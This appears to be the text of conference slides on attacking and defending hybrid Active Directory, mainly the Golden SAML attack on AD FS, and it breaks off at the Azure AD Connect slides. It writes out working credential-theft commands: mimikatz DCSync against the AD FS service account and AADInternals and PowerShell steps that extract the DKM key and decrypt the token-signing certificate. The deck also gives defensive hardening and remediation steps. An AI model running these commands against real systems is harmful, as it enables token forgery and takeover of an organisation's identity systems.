Attacking and Defending Hybrid Active Directory Environments

Anurag Khanna

Thirumalai Natarajan

What will we talk about today?

- Understanding Hybrid Active Directory
- How Threat Actor abuse Hybrid Active Directory
- How defenders can hunt for and protect against Threat Actor TTPs

Takeaway: Understand the Hybrid Active Directory, the attack surface and how defenders can detect and protect hybrid AD.

Introduction - Azure Active Directory

Azure AD ≠ Active Directory

Concept	Active Directory (AD)	Azure Active Directory (AAD)
Directory Information	LDAP	Rest API
Authentication Protocol	Kerberos	Oauth/SAML/OpenIDConnect
Domain Structure	Domain/Forest	Tenant
External Trust	Trusts	B2B users
Management	Group Policy	Conditional Access Policy

Azure AD is Microsoft's cloud-based identity and access management (IAM) solution. Azure AD is used by default for Microsoft 365 auth, it can sync with on-premise AD & provide auth to other cloud-based services.

*https://docs.microsoft.com/en-us/azure/active-directory/fundamentals/active-directory-compare-azure-ad-to-ad

Identity Models

Cloud Only Identity

AAD Identity	With cloud-only identity, all your users, groups, and contacts are created and stored in the Azure Active Directory (Azure AD) tenant only

Hybrid Identity Model

Azure AD Connect

Password Hash Synchronization (PHS)	AAD Connect synchronizes a hash, of a user's password's hash from an on-premises Active Directory instance to a cloud-based Azure AD instance
Pass-through authentication (PTA)	Authentication decision is passed to On-Prem AD using AAD Connect. This implementation validates users' passwords directly against on-premises Active Directory

AD FS

Federated authentication (AD FS)	Allows federation of on-premises environment with Azure AD and use this federation for authentication and authorization. This sign-in method ensures that all user authentication occurs on-premises


Active Directory Federation Service (AD FS)

Federated authentication (AD FS) Introduction


- Federated Identity and Access Management
- Securely share digital identity and entitlements rights across enterprise boundaries
- Extend ability to use single sign-on to Internet-facing applications

Federated authentication (AD FS)

You can federate your on-premises environment with Azure AD and use this federation for authentication and authorization.



ADFS Authentication




Assertions	XML Elements describing user identity


Digitally Signed by public/private keypair from AD FS

SAML TOKEN

Golden SAML Attack



Stealing the Token Signing Certificate



1: Compromise privileged account with adequate permissions

- Local Administrator on AD FS or AD FS Service account

2: Extract token-signing certificate

- Obtain encrypted token-signing certificate
- Obtain the secret DKM value from Active Directory to decrypt the Token Signing Certificate

"The token signing certificate is considered the bedrock of security in regards to ADFS. If someone were to get hold of this certificate, they could easily impersonate your ADFS server." - Microsoft

Where is Token Signing Certificate?

AD FS Server

```
<SigningToken>
            <IsChainIncluded>false</IsChainIncluded>
            <IsChainIncludedSpecified>false</IsChainIncludedSpecified>
            <FindValue>FFB60178F833C4F76DD44B272CA018571BF1C2E8</FindValue>
            <RawCertificate><REDACTED>></RawCertificate>
            <EncryptedPfx><REDACTED></EncryptedPfx>
            <StoreNameValue>My</StoreNameValue>
            <StoreLocationValue>CurrentUser</StoreLocationValue>
            <X509FindTypeValue>FindByThumbprint</X509FindTypeValue>
</SigningToken>
```

ADFS Config file

1 Encrypted Certificate

- Encrypted TSC stored in AD FS Config file
- Distributed Key Management (DKM) used to store the secret value used to derive the symmetric key in an Active Directory container
- Readable by AD FS service account

Domain Controller

```
PS > $key = (Get-ADObject -filter 'ObjectClass -eq "Contact" -and name -ne
"CryptoPolicy"' -SearchBase "CN=ADFS,CN=Microsoft,CN=Progr
am Data,DC=threathunting,DC=dev" -Properties thumbnailPhoto).thumbnailPhoto
PS > [System.BitConverter]::ToString($key)
16-BB-54-BB-9B-95-80-1D-2E-6E-F2-5D-0A-94-09-8F-D6-25-9A-A7-4C-07-20-08-A6-4C-
7C-47-18-27-7A-29
```

2 DKM Key Array

Who can access this information?

ADFS Service account SID

Local Administrators SID

```
</AuthorizationPolicy><AuthorizationPolicyReadOnly>
@RuleName = "Permit Service Account"
exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid", Value == "S-1-5-21-3305960849-
1072668458-128284232-1108"])
 =&gt; issue(Type = "http://schemas.microsoft.com/authorization/claims/permit", Value = "true");
@RuleName = "Permit Local Administrators"
exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/groupsid", Value == "S-1-5-32-544"])
 =&gt; issue(Type = "http://schemas.microsoft.com/authorization/claims/permit", Value = "true");
</AuthorizationPolicyReadOnly
```

ADFS Config file

```
PS C:\Users\Administrator> (get-acl -Path "AD:\CN=b3b6dc28-4089-4df8-8388-20389d6a5574,CN=175b6c99-4420-4de2-
a3d7-f61ce527f726,CN
=ADFS,CN=Microsoft,CN=Program Data,DC=threathunting,DC=dev").access | select
IdentityReference,ActiveDirectoryRights,AccessContro
lType | fl

IdentityReference     : THREATHUNTING\adfs1
ActiveDirectoryRights : CreateChild, Self, WriteProperty, DeleteTree, GenericRead, WriteOwner
AccessControlType     : Allow
```

ADFS service account & Domain privileged accounts

Locally on the AD FS Server

1. Gain privileged access to AD FS Server

2. Extract AD FS Config File

```
$ADFSConfig = Export-AADIntADFSConfiguration –Local
$ADFSConfig > adfsconfig.xml
```

3. Extract Configuration Key for DKM from AD

```
PS > $key = (Get-ADObject -filter 'ObjectClass -eq
"Contact" -and name -ne "CryptoPolicy"' -SearchBase
"CN=ADFS,CN=Microsoft,CN=Progr
am Data,DC=threathunting,DC=dev" -Properties
thumbnailPhoto).thumbnailPhoto
PS > [System.BitConverter]::ToString($key)
16-BB-54-BB-9B-95-80-1D-2E-6E-F2-5D-0A-94-09-8F-D6-25-9A-
A7-4C-07-20-08-A6-4C-7C-47-18-27-7A-29
```

4. Decrypt and Export the Certificate

```
PS > Export-AADIntADFSCertificates -Configuration $ADFSConfig -Key $Key -Verbose
```

5. Use Certificate to create Golden SAML Ticket

Remotely – AD FS config Sync (New Attack Surface)

1. Gain access to AD FS service account hash

```
C:\>mimikatz # lsadump::dcsync
/domain:threathunting.dev /user:adfs1
```

2. Extract AD FS Config File

```
PS > Export-AADIntADFSConfiguration -Hash <REDACTED> -
SID S-1-5-21-3305960849-1072668458-128284232-1108 -
Server adfs.threathunting.dev > ADFSconfig.xml
```

3. Extract Configuration Key for DKM

```
PS > $key = (Get-ADObject -filter 'ObjectClass -eq
"Contact" -and name -ne "CryptoPolicy"' -SearchBase
"CN=ADFS,CN=Microsoft,CN=Progr
am Data,DC=threathunting,DC=dev" -Properties
thumbnailPhoto).thumbnailPhoto
PS > [System.BitConverter]::ToString($key)
16-BB-54-BB-9B-95-80-1D-2E-6E-F2-5D-0A-94-09-8F-D6-25-
9A-A7-4C-07-20-08-A6-4C-7C-47-18-27-7A-29
```

4. Decrypt and Export the Certificate

```
PS > Export-AADIntADFSCertificates -Configuration $ADFSConfig -Key
$Key -Verbose
```

5. Use Certificate to create Golden SAML Ticket

Key Takeaway: “Threat Actor does not need to execute code locally on the AD FS Server.”

Securing AD FS

- Enable AD FS Auditing
  - Enable Admin logs
  - Configure Domain auditing for AD FS DKM requests
  - Enable Security auditing for AD FS events
- Limit access to AD FS Server over the network
  - Limit port 80/http access over the network only to other AD FS servers
  - Limit accounts that have access to AD FS
  - Consider AD FS as part of Tier 0

Securing AD FS

- Secure AD FS Service Account
  - Configure AD FS service account as gMSA (Group Managed Service Account)
  - Alternatively, use long passwords 30+ characters
- Consider using HSM – Hardware security module

Golden SAML Attack – Remediation Steps

Step 1: Rotate AD FS Token Signing Certificate – Twice

```
PS> Set-ADFSProperties -AutoCertificateRollover $true
PS> Update-AdfsCertificate -CertificateType Token-Decrypting -Urgent
PS> Update-AdfsCertificate -CertificateType Token-Signing -Urgent
PS> Set-ADFSProperties -AutoCertificateRollover $false
```


Step 2: Update Federated properties with SP

Step 3: Revoke any refresh tokens e.g., M365

Azure AD Connect

Azure AD Connect

- Microsoft tool to support Hybrid Authentication
- Synchronize user identities between On-Prem AD & Azure AD
- Azure AD Authentication support
  - -Password Hash Synchronization (PHS)
  - -Pass Through Authentication(PTA)
  - -Federated Authentication




Accomplish hybrid identity by integrating on-premise AD with Azure AD.

Azure AD Connect Key Accounts

AD DS Connector account	- Exist in on-premises Active Directory - Privileges to Read/write information to on-prem AD - MSOL_<Installation ID>
